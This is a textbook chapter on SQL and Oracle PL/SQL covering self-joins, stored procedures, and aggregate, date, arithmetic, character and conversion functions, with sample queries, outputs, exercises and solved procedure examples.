ROW	REMARKS	ROW	REMARKS
row 1	Table 1	row 1	Table 1
row 1	Table 1	row 2	Table 1
row 1	Table 1	row 3	Table 1
row 1	Table 1	row 4	Table 1
row 1	Table 1	row 5	Table 1
row 1	Table 1	row 6	Table 1
row 2	Table 1	row 1	Table 1
row 2	Table 1	row 2	Table 1
row 2	Table 1	row 3	Table 1
row 2	Table 1	row 4	Table 1
row 2	Table 1	row 5	Table 1
row 2	Table 1	row 6	Table 1
row 3	Table 1	row 1	Table 1
row 3	Table 1	row 2	Table 1
row 3	Table 1	row 3	Table 1
row 3	Table 1	row 4	Table 1
row 3	Table 1	row 5	Table 1
row 3	Table 1	row 6	Table 1
row 4	Table 1	row 1	Table 1
row 4	Table 1	row 2	Table 1

...

In its complete form, this join produces the same number of combinations as joining two 6-row tables. This type of join could be useful to check the internal consistency of data. What would happen if someone fell asleep in the production department and entered a new part with a PARTNUM that already existed? That would be bad news for everybody: Invoices would be wrong; your application would

probably blow up; and in general you would be in for a very bad time. And the cause of all your problems would be the duplicate PARTNUM in the table on the next page :

INPUT/OUTPUT :

SELECT * FROM PART

PARTNUM	DESCRIPTION	PRICE
=====	=====	=====
54	PEDALS	54.25
42	SEATS	24.50
46	TIRES	15.25
23	MOUNTAIN BIKE	350.45
76	ROAD BIKE	530.00
10	TANDEM	1200.00
76	CLIPPLESS SHOE	65.00

<-NOTE SAME #

You saved your company from this bad situation by checking PART before anyone used it :

INPUT/OUTPUT :

**SELECT F.PARTNUM, F.DESCRPTION,
S.PARTNUM,S.DESCRPTION
FROM PART F, PART S
WHERE F.PARTNUM = S.PARTNUM
AND F.DESCRPTION <> S.DESCRPTION**

PARTNUM	DESCRIPTION	PARTNUM	DESCRIPTION
=====	=====	=====	=====
76	ROAD BIKE	76	CLIPPLESS SHOE
76	CLIPPLESS SHOE	76	ROAD BIKE

3.1,3.2 Check Your Progress

Fill in the blanks

- 1) _____ can be used for joining of two tables.
- 2) A _____ must return a value.
- 3) A Procedure have_____ .

3.3 PROCEDURE AND FUNCTIONS

Procedures are simply a named PL/SQL block, that executes certain task. A procedure is completely portable among platforms in which Oracle is executed.

A function is similar to a procedure. The main difference between the function and procedure is that a function returns a value where procedure does not.

3.3.1 ADVANTAGES OF USING PROCEDURES AND FUNCTIONS

1. Improved performance :

- A block is placed on the database it is parsed at the time it is stored. When it is subsequently executed Oracle already has the block compiled and it is therefore much faster.
- Reduce the number of calls to the database and decrease network traffic by bundling commands.

2. Improved maintenance :

- Modify routines online without interfering with other users.
- Modify one routine to affect multiple applications.
- Modify one routine to eliminate duplicate testing.

3. Improved data security and integrity :

- Control indirect access to objects from non privileged users.
- Ensure that related actions are performed together or not at all, by funnelling actions for related tables through a single path.

3.4 CREATING A PROCEDURE

A procedure is created using CREATE PROCEDURE command.

Syntax :

```
CREATE [OR REPLACE] PROCEDURE procedure_name
[(argument [in/out/in out] datatype [,argument [in/out/in out]
datatype.....])]
{IS / AS}
[variable declaration]
{PL/SQL block};
```

Note : Square brackets [] indicate optional part.

CREATE PROCEDURE procedure_name will create a new procedure with the given procedure_name. OR REPLACE is an

optional clause. It is used to change the definition of an existing procedure.

IF THE PROCEDURE ACCEPT ARGUMENTS SPECIFY ARGUMENT DETAILS AS,

Argument_name IN / OUT / IN OUT datatype

Argument_name indicate Variable_name

IN indicate the variable is passed by the calling program to procedure.

OUT indicate that the variable pass value from procedure to calling program.

IN OUT indicate that the variable can pass values both in and out of a procedure.

Datatype specify any PL/SQL datatype.

3.5 EXECUTING A PROCEDURE

To execute the stored procedure simply call it by name in EXECUTE command as

SQL> execute myproc1(7768);

This will execute myproc1 with the value 7768.

The second method of calling the procedure is

Write the following code in an editor.

Declare

C_empno number;

Begin

Myproc1(&c_empno);

End;

/

Execute it as

SQL >/

In this case the value of variable c_empno is accepted from user and then it is pass to myproc1 procedure.

To see the effect of this procedure use command,

SQL>select * from emp

3.6 DELETING A PROCEDURE

To delete a procedure DROP PROCEDURE command is used.

Syntax :

DROP PROCEDURE procedure_name;

For example,
DROP PROCEDURE myproc1;

3.7 FUNCTIONS

Functions in SQL enable you to perform feats such as determining the sum of a column or converting all the characters of a string to uppercase. By the end of the day, you will understand and be able to use all the following :

- (a) Aggregate functions
- (b) Date and time functions
- (c) Arithmetic functions
- (d) Character functions
- (e) Conversion functions
- (f) Miscellaneous functions.

These functions greatly increase your ability to manipulate the information you retrieved using the basic functions of SQL that were described earlier this week. The first five aggregate functions, COUNT, SUM, AVG, MAX, and MIN, are defined in the ANSI standard. Most implementations of SQL have extensions to these aggregate functions, some of which are covered today. Some implementations may use different names for these functions.

3.7.1 Aggregate Functions

These functions are also referred to as group functions. They return a value based on the values in a column. (After all, you would not ask for the average of a single field.) The examples in this section use the table TEAMSTATS :

INPUT :

SQL> **SELECT * FROM TEAMSTATS;**

OUTPUT :

NAME	POS	AB	HITS	WALKS	SINGLES	DOUBLES	TRIPLES	HR	SO
JONES	1B	145	45	34	31	8	1	5	10
DONKNOW	3B	175	65	23	50	10	1	4	15
WORLEY	LF	157	49	15	35	8	3	3	16
DAVID	OF	187	70	24	48	4	0	17	42
HAMHOCKER	3B	50	12	10	10	2	0	0	13
CASEY	DH	1	0	0	0	0	0	0	1

6 rows selected.

- **COUNT**

The function COUNT returns the number of rows that satisfy the condition in the WHERE clause. Say you wanted to know how many ball players were hitting under .350. You would type,

INPUT/OUTPUT :

```
SQL> SELECT COUNT(*)
2   FROM TEAMSTATS
3   WHERE HITS/AB < .35;
COUNT(*)
-----
4
```

- **SUM**

SUM does just that. It returns the sum of all values in a column. To find out how many singles have been hit, type,

INPUT :

```
SQL> SELECT SUM(SINGLES) TOTAL_SINGLES
2   FROM TEAMSTATS;
```

OUTPUT :

```
TOTAL_SINGLES
-----
174
```

To get several sums, use

INPUT/OUTPUT :

```
SQL> SELECT      SUM(SINGLES)      TOTAL_SINGLES,
SUM(DOUBLES) TOTAL_DOUBLES,
SUM(TRIPLES) TOTAL_TRIPLES, SUM(HR) TOTAL_HR
2   FROM TEAMSTATS;
```

TOTAL_SINGLES	TOTAL_DOUBLES	TOTAL_TRIPLES	TOTAL_HR
-----	-----	-----	-----
174	32	5	29

To collect similar information on all 300 or better players, type

I

INPUT/OUTPUT :

```
SQL> SELECT      SUM(SINGLES)      TOTAL_SINGLES,
SUM(DOUBLES) TOTAL_DOUBLES,
      SUM(TRIPLES) TOTAL_TRIPLES, SUM(HR) TOTAL_HR
2  FROM TEAMSTATS
3  WHERE HITS/AB >= .300;
```

TOTAL_SINGLES	TOTAL_DOUBLES	TOTAL_TRIPLES	TOTAL_HR
164	30	5	29

- **AVG**

The AVG function computes the average of a column. To find the average number of strike outs, use this:

INPUT :

```
SQL> SELECT AVG(SO) AVE_STRIKE_OUTS
2  FROM TEAMSTATS;
```

OUTPUT :

AVE_STRIKE_OUTS
16.166667

The following example illustrates the difference between SUM and AVG :

INPUT/OUTPUT :

```
SQL> SELECT AVG(HITS/AB) TEAM_AVERAGE
2  FROM TEAMSTATS;
TEAM_AVERAGE
-----
.26803448
```

- **MAX**

If you want to find the largest value in a column, use MAX. For example, what is the highest number of hits ?

INPUT :

```
SQL> SELECT MAX(HITS)
2  FROM TEAMSTATS;
```

OUTPUT :

MAX (HITS)

70

Can you find out who has the most hits?

INPUT/OUTPUT :

SQL> **SELECT NAME**

2 **FROM TEAMSTATS**

3 **WHERE HITS = MAX(HITS);**

ERROR at line 3 :

ORA-00934: group function is not allowed here.

Unfortunately, you can't. The error message is a reminder that this group function (remember that *aggregate functions* are also called *group functions*) does not work in the WHERE clause. Don't despair, Day 7, "Subqueries : The Embedded SELECT Statement" covers the concept of subqueries and explains a way to find who has the MAX hits.

MIN

MIN does the expected thing and works like MAX except it returns the lowest member of a column. To find out the fewest at bats, type

INPUT :

SQL> **SELECT MIN(AB)**

2 **FROM TEAMSTATS;**

OUTPUT :

MIN (AB)

1

The following statement returns the name closest to the beginning of the alphabet :

INPUT/OUTPUT :

SQL> **SELECT MIN(NAME)**

2 **FROM TEAMSTATS;**

MIN (NAME)

CASEY

You can combine MIN with MAX to give a range of values. For example :

INPUT/OUTPUT :

```
SQL> SELECT MIN (AB), MAX (AB)
2    FROM TEAMSTATS;
      MIN(AB) MAX(AB)
      -----
1          187
```

This sort of information can be useful when using statistical functions.

- **VARIANCE**

VARIANCE produces the square of the standard deviation, a number vital to many statistical calculations. It works like this :

INPUT :

```
SQL> SELECT VARIANCE(HITS)
2    FROM TEAMSTATS;
```

OUTPUT :

```
VARIANCE(HITS)
-----
802.96667
```

Example for string,

INPUT/OUTPUT :

```
SQL> SELECT VARIANCE(NAME)
2    FROM TEAMSTATS;
```

ERROR :

```
ORA-01722: invalid number
no rows selected,
```

you find that VARIANCE is another function that works exclusively with numbers.

- **STDDEV**

The final group function, STDDEV, finds the standard deviation of a column of numbers, as demonstrated by this example :

INPUT :

```
SQL> SELECT STDDEV(HITS)
2    FROM TEAMSTATS;
```

OUTPUT :

```
STDDEV(HITS)
-----
```

28.336666

It also returns an error when confronted by a string :

INPUT/OUTPUT :

```
SQL> SELECT STDDEV(NAME)
2   FROM TEAMSTATS;
```

ERROR :

ORA-01722: invalid number

no rows selected

These aggregate functions can also be used in various combinations :

INPUT/OUTPUT :

```
SQL> SELECT COUNT(AB),
2   AVG(AB),
3   MIN(AB),
4   MAX(AB),
5   STDDEV(AB),
6   VARIANCE(AB),
7   SUM(AB)
8   FROM TEAMSTATS;
```

COUNT(AB)	AVG(AB)	MIN(AB)	MAX(AB)	STDDEV(AB)	VARIANCE(AB)	SUM(AB)
-----------	---------	---------	---------	------------	--------------	---------

6	119.167	1	187	75.589	5712.97	715
---	---------	---	-----	--------	---------	-----

The next time you hear a sportscaster use statistics to fill the time between plays, you will know that SQL is at work somewhere behind the scenes.

3.7.2 Date and Time Functions

We live in a civilization governed by times and dates and most major implementations of SQL have functions to cope with these concepts. This section uses the table PROJECT to demonstrate the time and date functions.

INPUT :

```
SQL> SELECT * FROM PROJECT;
```

OUTPUT :

TASK	STARTDATE	ENDDATE
-----	-----	-----
KICKOFF MTG	01-APR-95	01-APR-95
TECH SURVEY	02-APR-95	01-MAY-95
USER MTGS	15-MAY-95	30-MAY-95
DESIGN WIDGET	01-JUN-95	30-JUN-95
CODE WIDGET	01-JUL-95	02-SEP-95
TESTING	03-SEP-95	17-JAN-96

6 rows selected.

- **NEW_TIME**

If you need to adjust the time according to the time zone you are in, the New_TIME function is for you. Here are the time zones you can use with this function :

Abbreviation	Time Zone
AST or ADT	Atlantic standard or daylight time
BST or BDT	Bering standard or daylight time
CST or CDT	Central standard or daylight time
EST or EDT	Eastern standard or daylight time
GMT	Greenwich mean time
HST or HDT	Alaska-Hawaii standard or daylight time
MST or MDT	Mountain standard or daylight time
NST	Newfoundland standard time
PST or PDT	Pacific standard or daylight time
YST or YDT	Yukon standard or daylight time

You can adjust your time like this :

INPUT :

```
SQL> SELECT ENDDATE EDT,
2     NEW_TIME(ENDDATE, 'EDT','PDT')
3     FROM PROJECT;
```

OUTPUT :

EDT	NEW_TIME(ENDDATE
-----	-----
01-APR-95 1200AM	31-MAR-95 0900PM
01-MAY-95 1200AM	30-APR-95 0900PM
30-MAY-95 1200AM	29-MAY-95 0900PM
30-JUN-95 1200AM	29-JUN-95 0900PM
02-SEP-95 1200AM	01-SEP-95 0900PM
17-JAN-96 1200AM	16-JAN-96 0900PM

6 rows selected.

Like magic, all the times are in the new time zone and the dates are adjusted.

- **NEXT_DAY**

NEXT_DAY finds the name of the first day of the week that is equal to or later than another specified date. For example, to send a report on the Friday following the first day of each event, you would type,

INPUT :

```
SQL> SELECT STARTDATE,
2     NEXT_DAY(STARTDATE, 'FRIDAY')
3     FROM PROJECT;
```

Which would return,

OUTPUT :

STARTDATE	NEXT_DAY(
-----	-----
01-APR-95	07-APR-95
02-APR-95	07-APR-95
15-MAY-95	19-MAY-95
01-JUN-95	02-JUN-95
01-JUL-95	07-JUL-95
03-SEP-95	08-SEP-95

6 rows selected.

The output tells you the date of the first Friday that occurs after your STARTDATE.

- **SYSDATE**

SYSDATE returns the system time and date :

INPUT :

```
SQL> SELECT DISTINCT SYSDATE
2 FROM PROJECT;
```

OUTPUT :

SYSDATE

18-JUN-95 1020PM

If you wanted to see where you stood today in a certain project, you could type

INPUT/OUTPUT :

```
SQL> SELECT *
2 FROM PROJECT
3 WHERE STARTDATE > SYSDATE;
```

TASK	STARTDATE	ENDDATE
-----	-----	-----
CODE WIDGET	01-JUL-95	02-SEP-95
TESTING	03-SEP-95	17-JAN-96

Now you can see what parts of the project start after today.

2.7.3 Arithmetic Functions

Many of the uses you have for the data you retrieve involve mathematics. Most implementations of SQL provide arithmetic functions similar to the functions covered here. The examples in this section use the NUMBERS table :

INPUT :

```
SQL> SELECT *
2 FROM NUMBERS;
```

OUTPUT :

A	B
-----	-----
3.1415	4
-45	.707
5	9
-57.667	42
15	55
-7.2	5.3

6 rows selected.

- **ABS**

The ABS function returns the absolute value of the number you point to. For example :

INPUT :

```
SQL> SELECT ABS(A) ABSOLUTE_VALUE
      2 FROM NUMBERS;
```

OUTPUT :

```
ABSOLUTE_VALUE
-----
      3.1415
        45
         5
     57.667
        15
        7.2
```

6 rows selected.

ABS changes all the negative numbers to positive and leaves positive numbers alone.

- **CEIL and FLOOR**

CEIL returns the smallest integer greater than or equal to its argument. FLOOR does just the reverse, returning the largest integer equal to or less than its argument. For example :

INPUT :

```
SQL> SELECT B, CEIL(B) CEILING
      2 FROM NUMBERS;
```

OUTPUT :

B	CEILING
-----	-----
4	4
.707	1
9	9
42	42
55	55
5.3	6

6 rows selected.

And

INPUT/OUTPUT :

```
SQL> SELECT A, FLOOR(A) FLOOR
2 FROM NUMBERS;
```

A	FLOOR
3.1415	3
-45	-45
5	5
-57.667	-58
15	15
-7.2	-8

6 rows selected.

- **COS, COSH, SIN, SINH, TAN and TANH**

The COS, SIN, and TAN functions provide support for various trigonometric concepts. They all work on the assumption that n is in radians. The following statement returns some unexpected values if you don't realize COS expects A to be in radians.

INPUT :

```
SQL> SELECT A, COS(A)
2 FROM NUMBERS;
```

OUTPUT :

A	COS(A)
3.1415	-1
-45	.52532199
5	.28366219
-57.667	.437183
15	-.7596879
-7.2	.60835131

- **EXP**

EXP enables you to raise e (e is a mathematical constant used in various formulas) to a power. Here is how EXP raises e by the values in column A :

INPUT :

```
SQL> SELECT A, EXP(A)
2 FROM NUMBERS;
```

OUTPUT :

A	EXP(A)
-----	-----
3.1415	23.138549
-45	2.863E-20
5	148.41316
-57.667	9.027E-26
15	3269017.4
-7.2	.00074659

6 rows selected.

- **LN and LOG**

These two functions center on logarithms. LN returns the natural logarithm of its argument. For example :

INPUT :

```
SQL> SELECT A, LN(A)
2 FROM NUMBERS;
```

OUTPUT :

ERROR :

ORA-01428: argument '-45' is out of range

Did we neglect to mention that the argument had to be positive?

Write

INPUT/OUTPUT :

```
SQL> SELECT A, LN(ABS(A))
2 FROM NUMBERS;
```

A	LN(ABS(A))
-----	-----
3.1415	1.1447004
-45	3.8066625
5	1.6094379
-57.667	4.0546851
15	2.7080502
-7.2	1.974081

6 rows selected.

- **MOD**

You have encountered MOD before. On Day 3, "Expressions, Conditions, and Operators, you saw that the ANSI standard for the modulo operator % is sometimes implemented as the function MOD. Here is a query that returns a table showing the remainder of A divided by B :

INPUT :

```
SQL> SELECT A, B, MOD(A,B)
2 FROM NUMBERS;
```

OUTPUT :

A	B	MOD(A,B)
3.1415	4	3.1415
-45	.707	-.459
5	9	5
-57.667	42	-15.667
15	55	15
-7.2	5.3	-1.9

6 rows selected.

- **POWER**

To raise one number to the power of another, use POWER. In this function the first argument is raised to the power of the second :

INPUT :

```
SQL> SELECT A, B, POWER(A, B)
2 FROM NUMBERS;
```

OUTPUT :

ERROR :

ORA-01428: argument '-45' is out of range

- **SIGN :**

SIGN returns -1 if its argument is less than 0, 0 if its argument is equal to 0 and 1 if its argument is greater than 0, as shown in the following example :

INPUT :

```
SQL> SELECT A, SIGN(A)
2 FROM NUMBERS;
```

OUTPUT :

A	SIGN(A)
-----	-----
3.1415	1
-45	-1
5	1
-57.667	-1
15	1
-7.2	-1
0	0

7 rows selected.

- **SQRT:**

The function SQRT returns the square root of an argument. Because the square root of a negative number is undefined, you cannot use SQRT on negative numbers.

INPUT/OUTPUT :

```
SQL> SELECT A, SQRT(A)
      2 FROM NUMBERS;
```

ERROR :

ORA-01428: argument '-45' is out of range

3.7.4 Character Functions

Many implementations of SQL provide functions to manipulate characters and strings of characters. This section covers the most common character functions. The examples in this section use the table CHARACTERS.

INPUT/OUTPUT :

```
SQL> SELECT * FROM CHARACTERS;
```

LASTNAME	FIRSTNAME	M	CODE
-----	-----	---	-----
PURVIS	KELLY	A	32
TAYLOR	CHUCK	J	67
CHRISTINE	LAURA	C	65
ADAMS	FESTER	M	87
COSTALES	ARMANDO	A	77
KONG	MAJOR	G	52

6 rows selected.

- **CHR**

CHR returns the character equivalent of the number it uses as an argument. The character it returns depends on the character set of the database. For this example the database is set to ASCII. The column CODE includes numbers.

INPUT :

```
SQL> SELECT CODE, CHR(CODE)
2 FROM CHARACTERS;
```

OUTPUT :

CODE	CH
32	
67	C
65	A
87	W
77	M
52	4

6 rows selected.

The space opposite the 32 shows that 32 is a space in the ASCII character set.

- **CONCAT**

You used the equivalent of this function on Day 3, when you learned about operators. The || symbol splices two strings together, as does CONCAT. It works like this :

INPUT :

```
SQL> SELECT CONCAT(FIRSTNAME, LASTNAME) "FIRST
AND LAST NAMES"
2 FROM CHARACTERS;
```

OUTPUT :

FIRST AND LAST NAMES
KELLY PURVIS
CHUCK TAYLOR
LAURA CHRISTINE
FESTER ADAMS
ARMANDO COSTALES
MAJOR KONG

6 rows selected.

- **INITCAP**

INITCAP capitalizes the first letter of a word and makes all other characters lowercase.

INPUT :

SQL> **SELECT FIRSTNAME BEFORE, INITCAP(FIRSTNAME)
AFTER**

2 **FROM CHARACTERS;**

OUTPUT :

BEFORE	AFTER
-----	-----
KELLY	Kelly
CHUCK	Chuck
LAURA	Laura
FESTER	Fester
ARMANDO	Armando
MAJOR	Major

6 rows selected.

- **LOWER and UPPER**

As you might expect, LOWER changes all the characters to lowercase; UPPER does just the reverse.

The following example starts by doing a little magic with the UPDATE function (you learn more about this next week) to change one of the values to lowercase :

INPUT :

SQL> **UPDATE CHARACTERS**

2 **SET FIRSTNAME = 'kelly'**

3 **WHERE FIRSTNAME = 'KELLY';**

OUTPUT :

1 row updated.

INPUT :

SQL> **SELECT FIRSTNAME**

2 **FROM CHARACTERS;**

OUTPUT :

FIRSTNAME

kelly
CHUCK
LAURA
FESTER
ARMANDO
MAJOR
6 rows selected.
Then you write :

INPUT :

```
SQL> SELECT FIRSTNAME, UPPER(FIRSTNAME),  
LOWER(FIRSTNAME)  
2 FROM CHARACTERS;
```

OUTPUT :

FIRSTNAME	UPPER(FIRSTNAME)	LOWER(FIRSTNAME)
-----	-----	-----
kelly	KELLY	kelly
CHUCK	CHUCK	chuck
LAURA	LAURA	laura
FESTER	FESTER	fester
ARMANDO	ARMANDO	armando
MAJOR	MAJOR	major

6 rows selected.

Now you see the desired behavior.

- **LPAD and RPAD**

LPAD and RPAD take a minimum of two and a maximum of three arguments. The first argument is the character string to be operated on. The second is the number of characters to pad it with, and the optional third argument is the character to pad it with. The third argument defaults to a blank, or it can be a single character or a character string. The following statement adds five pad characters, assuming that the field LASTNAME is defined as a 15-character field :

INPUT :

```
SQL> SELECT LASTNAME, LPAD(LASTNAME,20,'*')  
2 FROM CHARACTERS;
```

OUTPUT :

LASTNAME	LPAD(LASTNAME,20,'*')
PURVIS	*****PURVIS
TAYLOR	*****TAYLOR
CHRISTINE	*****CHRISTINE
ADAMS	*****ADAMS
COSTALES	*****COSTALES
KONG	*****KONG

6 rows selected.

- **LTRIM and RTRIM**

LTRIM and RTRIM take at least one and at most two arguments. The first argument, like LPAD and RPAD, is a character string. The optional second element is either a character or character string or defaults to a blank. If you use a second argument that is not a blank, these trim functions will trim that character the same way they trim the blanks in the following examples.

INPUT :

```
SQL> SELECT LASTNAME, RTRIM(LASTNAME)
2 FROM CHARACTERS;
```

OUTPUT :

LASTNAME	RTRIM(LASTNAME)
PURVIS	PURVIS
TAYLOR	TAYLOR
CHRISTINE	CHRISTINE
ADAMS	ADAMS
COSTALES	COSTALES
KONG	KONG

6 rows selected.

You can make sure that the characters have been trimmed with the following statement :

INPUT :

```
SQL> SELECT LASTNAME, RPAD(RTRIM(LASTNAME),20,'*')
```

2 FROM CHARACTERS;

OUTPUT :

LASTNAME	RPAD(RTRIM(LASTNAME))
-----	-----
PURVIS	PURVIS*****
TAYLOR	TAYLOR*****
CHRISTINE	CHRISTINE*****
ADAMS	ADAMS*****
COSTALES	COSTALES*****
KONG	KONG*****

6 rows selected.

The output proves that trim is working. Now try LTRIM :

INPUT :

```
SQL> SELECT LASTNAME, LTRIM(LASTNAME, 'C')
2 FROM CHARACTERS;
```

OUTPUT :

LASTNAME	LTRIM(LASTNAME,
-----	-----
PURVIS	PURVIS
TAYLOR	TAYLOR
CHRISTINE	HRISTINE
ADAMS	ADAMS
COSTALES	OSTALES
KONG	KONG

6 rows selected.

Note the missing Cs in the third and fifth rows.

- **REPLACE**

REPLACE does just that. Of its three arguments, the first is the string to be searched. The second is the search key. The last is the optional replacement string. If the third argument is left out or NULL, each occurrence of the search key on the string to be searched is removed and is not replaced with anything.

INPUT :

```
SQL> SELECT LASTNAME, REPLACE(LASTNAME, 'ST')
REPLACEMENT
```

2 FROM CHARACTERS;

OUTPUT :

LASTNAME	REPLACEMENT
-----	-----
PURVIS	PURVIS
TAYLOR	TAYLOR
CHRISTINE	CHRIINE
ADAMS	ADAMS
COSTALES	COALES
KONG	KONG

6 rows selected.

If you have a third argument, it is substituted for each occurrence of the search key in the target string. For example :

INPUT :

SQL> SELECT LASTNAME, REPLACE(LASTNAME, 'ST','**')
REPLACEMENT

2 FROM CHARACTERS;

OUTPUT :

LASTNAME	REPLACEMENT
-----	-----
PURVIS	PURVIS
TAYLOR	TAYLOR
CHRISTINE	CHRI**INE
ADAMS	ADAMS
COSTALES	CO**ALES
KONG	KONG

6 rows selected.

If the second argument is NULL, the target string is returned with no changes.

INPUT :

SQL> SELECT LASTNAME, REPLACE(LASTNAME, NULL)
REPLACEMENT

2 FROM CHARACTERS;

OUTPUT :

LASTNAME	REPLACEMENT
-----	-----
PURVIS	PURVIS
TAYLOR	TAYLOR
CHRISTINE	CHRISTINE
ADAMS	ADAMS
COSTALES	COSTALES
KONG	KONG

6 rows selected.

- **SUBSTR**

This three-argument function enables you to take a piece out of a target string. The first argument is the target string. The second argument is the position of the first character to be output. The third argument is the number of characters to show.

INPUT :

```
SQL> SELECT FIRSTNAME, SUBSTR(FIRSTNAME,2,3)
      2 FROM CHARACTERS;
```

OUTPUT :

FIRSTNAME	SUB
-----	-----
kelly	ell
CHUCK	HUC
LAURA	AUR
FESTER	EST
ARMANDO	RMA
MAJOR	AJO

6 rows selected.

If you use a negative number as the second argument, the starting point is determined by counting backwards from the end, like this :

INPUT :

```
SQL> SELECT FIRSTNAME, SUBSTR(FIRSTNAME, -13, 2)
      2 FROM CHARACTERS;
```

OUTPUT :

FIRSTNAME	SU
-----	-----
kelly	ll
CHUCK	UC
LAURA	UR

FESTER	ST
ARMANDO	MA
MAJOR	JO

6 rows selected.

Here, is another good use of the SUBSTR function. Suppose you are writing a report and a few columns are more than 50 characters wide. You can use the SUBSTR function to reduce the width of the columns to a more manageable size if you know the nature of the actual data. Consider the following two examples :

INPUT :

```
SQL> SELECT NAME, JOB, DEPARTMENT FROM JOB_TBL;
```

OUTPUT :

NAME		
JOB		DEPARTMENT
ALVIN SMITH		
VICEPRESIDENT		MARKETING

1 Row selected.

ANALYSIS :

Notice how the columns wrapped around, which makes reading the results a little too difficult. Now try this select :

INPUT :

```
SQL> SELECT SUBSTR(NAME, 1,15) NAME,
SUBSTR(JOB,1,15) JOB,
DEPARTMENT
2 FROM JOB_TBL;
```

OUTPUT :

NAME	JOB	DEPARTMENT
ALVIN SMITH	VICEPRESIDENT	MARKETING

Much better!

- **TRANSLATE**

The function TRANSLATE takes three arguments : the target string, the FROM string, and the TO string. Elements of the target string that occur in the FROM string are translated to the corresponding element in the TO string.

INPUT :

```
SQL> SELECT FIRSTNAME, TRANSLATE(FIRSTNAME
2   '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
3   'NNNNNNNNNNAAAAAAAAAAAAAAAAAAAAAAAAAAAA)
4   FROM CHARACTERS;
```

OUTPUT :

FIRSTNAME	TRANSLATE(FIRST
-----	-----
kelly	kelly
CHUCK	AAAAA
LAURA	AAAAA
FESTER	AAAAAA
ARMANDO	AAAAAAA
MAJOR	AAAAA

6 rows selected.

Notice that the function is case sensitive.

- **INSTR**

To find out where in a string a particular pattern occurs, use INSTR. Its first argument is the target string. The second argument is the pattern to match. The third and forth are numbers representing where to start looking and which match to report. This example returns a number representing the first occurrence of O starting with the second character :

INPUT :

```
SQL> SELECT LASTNAME, INSTR(LASTNAME, 'O', 2, 1)
2   FROM CHARACTERS;
```

OUTPUT :

LASTNAME	INSTR(LASTNAME,'O',2,1)
-----	-----
PURVIS	0
TAYLOR	5
CHRISTINE	0
ADAMS	0
COSTALES	2
KONG	2

6 rows selected.

- **LENGTH**

LENGTH returns the length of its lone character argument. For example :

INPUT :

```
SQL> SELECT FIRSTNAME, LENGTH(RTRIM(FIRSTNAME))
2 FROM CHARACTERS;
```

OUTPUT :

FIRSTNAME	LENGTH(RTRIM(FIRSTNAME))
-----	-----
kelly	5
CHUCK	5
LAURA	5
FESTER	6
ARMANDO	7
MAJOR	5

6 rows selected.

3.7.5 Conversion Functions

These three conversion functions provide a handy way of converting one type of data to another. These examples use the table CONVERSIONS.

INPUT :

```
SQL> SELECT * FROM CONVERSIONS;
```

OUTPUT :

NAME	TESTNUM
-----	-----
40	95
13	23
74	68

The NAME column is a character string 15 characters wide, and TESTNUM is a number.

- **TO_CHAR**

The primary use of TO_CHAR is to convert a number into a character. Different implementations may also use it to convert other data types, like Date, into a character or to include different formatting arguments. The next example illustrates the primary use of TO_CHAR

INPUT :

```
SQL> SELECT TESTNUM, TO_CHAR(TESTNUM)
2 FROM CONVERT;
```

OUTPUT :

TESTNUM	TO_CHAR(TESTNUM)
95	95
23	23
68	68

- **TO_NUMBER**

TO_NUMBER is the companion function to TO_CHAR, and of course, it converts a string into a number. For example :

INPUT :

```
SQL> SELECT NAME, TESTNUM,
TESTNUM*TO_NUMBER(NAME)
2 FROM CONVERT;
```

OUTPUT :

NAME	TESTNUM	TESTNUM*TO_NUMBER(NAME)
40	95	3800
13	23	299
74	68	5032

3.7.6 Miscellaneous Functions

Here, are three miscellaneous functions you may find useful.

- **GREATEST and LEAST**

These functions find the GREATEST or the LEAST member from a series of expressions. For example :

```
INPUT : SQL> SELECT GREATEST('ALPHA',
'BRAVO','FOXTROT', 'DELTA')
2 FROM CONVERT;
```

OUTPUT :

```
GREATEST
-----
FOXTROT
FOXTROT
FOXTROT
```

- **USER**

USER returns the character name of the current user of the database.

INPUT :

SQL> **SELECT USER FROM CONVERT;**

OUTPUT :

USER

PERKINS

PERKINS

PERKINS

There really is only one of me. Again, the echo occurs because of the number of rows in the table. USER is similar to the date functions explained earlier today. Even though USER is not an actual column in the table, it is selected for each row that is contained in the table.

3.5, 3.6, 3.7 Check Your Progress

Fill in the blanks

- 1) Procedures can be executed by _____ command.
- 2) _____ Keyword is stands for recreating the procedure.
- 3) _____ and is used to delete the procedure.

SOLVED EXAMPLES

1. Pass empno as an argument to procedure and modify salary of that emp.

```
CREATE OR REPLACE PROCEDURE myproc1
(p_no IN number)                                /* argument */
IS
    v_sal number(10,2);
BEGIN
    Select sal into v_sal
    From emp
    Where empno=p_no;
    If v_sal > 1000 then
        Update emp
        Set sal = v_sal*1.75
        Where empno=p_no;
    Else
```

```

        Update emp
        Set sal = 5000
        Where empno=p_no;
    End if;
EXCEPTION
    WHEN NO_DATA_FOUND THEN
        Dbms_output.put_line('Emp_no doesn't exists');
END myproc1;

```

2. Pass a empno as argument to procedure and procedure will pass job to the calling program.

```

CREATE OR REPLACE PROCEDURE myproc2
(p_no IN number, p_job OUT emp.job%TYPE)/* arguments */
IS
    v_job emp.job%TYPE;
BEGIN
    Select JOB into v_job
    From emp
    Where empno=p_no;
    P_job:=v_job;
EXCEPTION
    WHEN NO_DATA_FOUND THEN
        P_job:='NO';
END myproc2;

```

Calling procedure myproc2 using following code

```

Declare
    C_empno number;
    C_job emp.job%TYPE;
Begin
    Myproc2(&c_empno,c_job);
    If c_job='NO' then
        Dbms_output.put_line('Emp_no doesn't exists');
    Else
        Dbms_output.put_line('Job of emp. Is ' || c_job);
    End if;
End;
/
Execute this code using
SQL> /

```

3. Pass salary to procedure and procedure will pass no. of employee(s) having salary equal to given salary in the same variable. (Use IN OUT variable).

```
CREATE OR REPLACE PROCEDURE myproc3
(p_sal IN OUT emp.sal%TYPE)                                /* arguments */
IS
v_count number;
BEGIN
    Select count(*) into v_count
    From emp
    Where sal=p_sal;
    P_sal:=v_count;
EXCEPTION
    WHEN NO_DATA_FOUND THEN
        P_sal:=0;
END myproc3;
Calling procedure myproc3 using following code
Declare
C_sal emp.sal%TYPE;
Begin
    C_sal:=&c_sal;
    Myproc3(c_sal);
    If c_sal=0 then
        Dbms_output.put_line('No employee is having salary equal to
accepted salary');
    Else
        Dbms_output.put_line('No. of emp. having salary =
accepted salary are ' || c_sal);
    End if;
End;
/
Execute this code using
SQL/
```

3.8 SUMMARY

